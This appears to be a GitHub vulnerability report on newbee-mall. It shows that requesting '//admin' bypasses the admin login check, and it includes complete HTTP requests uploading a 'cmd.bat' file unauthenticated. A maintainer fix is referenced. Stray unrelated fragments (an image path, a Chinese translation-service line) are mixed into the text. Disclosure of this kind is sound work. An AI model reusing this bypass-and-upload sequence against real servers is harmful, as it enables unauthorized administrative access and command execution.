

New issue

[Jump to bottom](#)

System background authentication can be bypassed #34

Closed

Jayway007 opened this issue on May 26, 2020 · 0 comments

Jayway007 commented on May 26, 2020

1. The authentication logic of the system's background /admin is in code AdminLoginInterceptor:

```
@Component
public class AdminLoginInterceptor implements HandlerInterceptor {

    @Override
    public boolean preHandle(HttpServletRequest request, HttpServletResponse response, Object o) throws Exception {
        String uri = request.getRequestURI();
        if (uri.startsWith("/admin") && null == request.getSession().getAttribute( "loginUser")) {
            request.getSession().setAttribute( "errorMsg", "请登录");
            response.sendRedirect( request.getContextPath() + "/admin/login");
            return false;
        } else {
            request.getSession().removeAttribute( "errorMsg");
            return true;
        }
    }
}
```

2. This can easily be bypassed, like request //admin:

1) We delete the requested cookie field and then request /admin, returns 302:

```
POST /admin/upload/file HTTP/1.1
Host: 10.164.152.233:28089
Content-Length: 412
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
Content-Type: multipart/form-data; boundary=gL6ae0ae0cH2e4Ij5gL6ae0cH2Ij5
Accept: */*
Origin: null
X-Requested-With: ShockwaveFlash/32.0.0.371
Referer: http://10.164.152.233:28089/admin/goods/edit/10895
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Connection: close

--gL6ae0ae0cH2e4Ij5gL6ae0cH2Ij5
Content-Disposition: form-data; name="Filename"

cmd.bat
--gL6ae0ae0cH2e4Ij5gL6ae0cH2Ij5
Content-Disposition: form-data; name="file"; filename="cmd.bat"
Content-Type: application/octet-stream
```

```
HTTP/1.1 302
Set-Cookie: JSESSIONID=AB83752222B9B929F5A7F22FE4FA7B43;
Path=/; HttpOnly
Location: http://10.164.152.233:28089/admin/login
Content-Length: 0
Date: Wed, 27 May 2020 02:35:12 GMT
Connection: close
```

2) But if we request //admin, We can perform administrator actions without logging in, For example, upload a babat file:

```
POST //admin/upload/file HTTP/1.1
Host: 10.164.152.233:28089
Content-Length: 412
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.138 Safari/537.36
Content-Type: multipart/form-data; boundary=gL6ae0ae0cH2e4Ij5gL6ae0cH2Ij5
Accept: */*
Origin: null
X-Requested-With: ShockwaveFlash/32.0.0.371
Referer: http://10.164.152.233:28089/admin/goods/edit/10895
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN, zh;q=0.9
Connection: close

--gL6ae0ae0cH2e4Ij5gL6ae0cH2Ij5
Content-Disposition: form-data; name="Filename"

cmd.bat
--gL6ae0ae0cH2e4Ij5gL6ae0cH2Ij5
Content-Disposition: form-data; name="file"; filename="cmd.bat"
Content-Type: application/octet-stream


calc
--gL6ae0ae0cH2e4Ij5gL6ae0cH2Ij5
Content-Disposition: form-data; name="Upload"

Submit Query
--gL6ae0ae0cH2e4Ij5gL6ae0cH2Ij5--
```

```
HTTP/1.1 200
Set-Cookie: JSESSIONID=FP90653410557B63BF55C4C4DE27B546;
Path=/; HttpOnly
Content-Type: application/json; charset=UTF-8
Date: Wed, 27 May 2020 02:38:24 GMT
Connection: close
Content-Length: 104




{"resultCode":200,"message":"SUCCESS","data":{"http://10.164.152.233:28089/upload/20200527_10382418.bat"}}
```

It can execute any server command, such as calc:




译服务可提供简体中文和另外100多种语言之间的互译功能, 可让您即时翻译字

 newbee-mall referenced this issue on May 28, 2020

  Fixing auth bug. 

7f59ead

 newbee-mall closed this as completed on Oct 20, 2020

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants

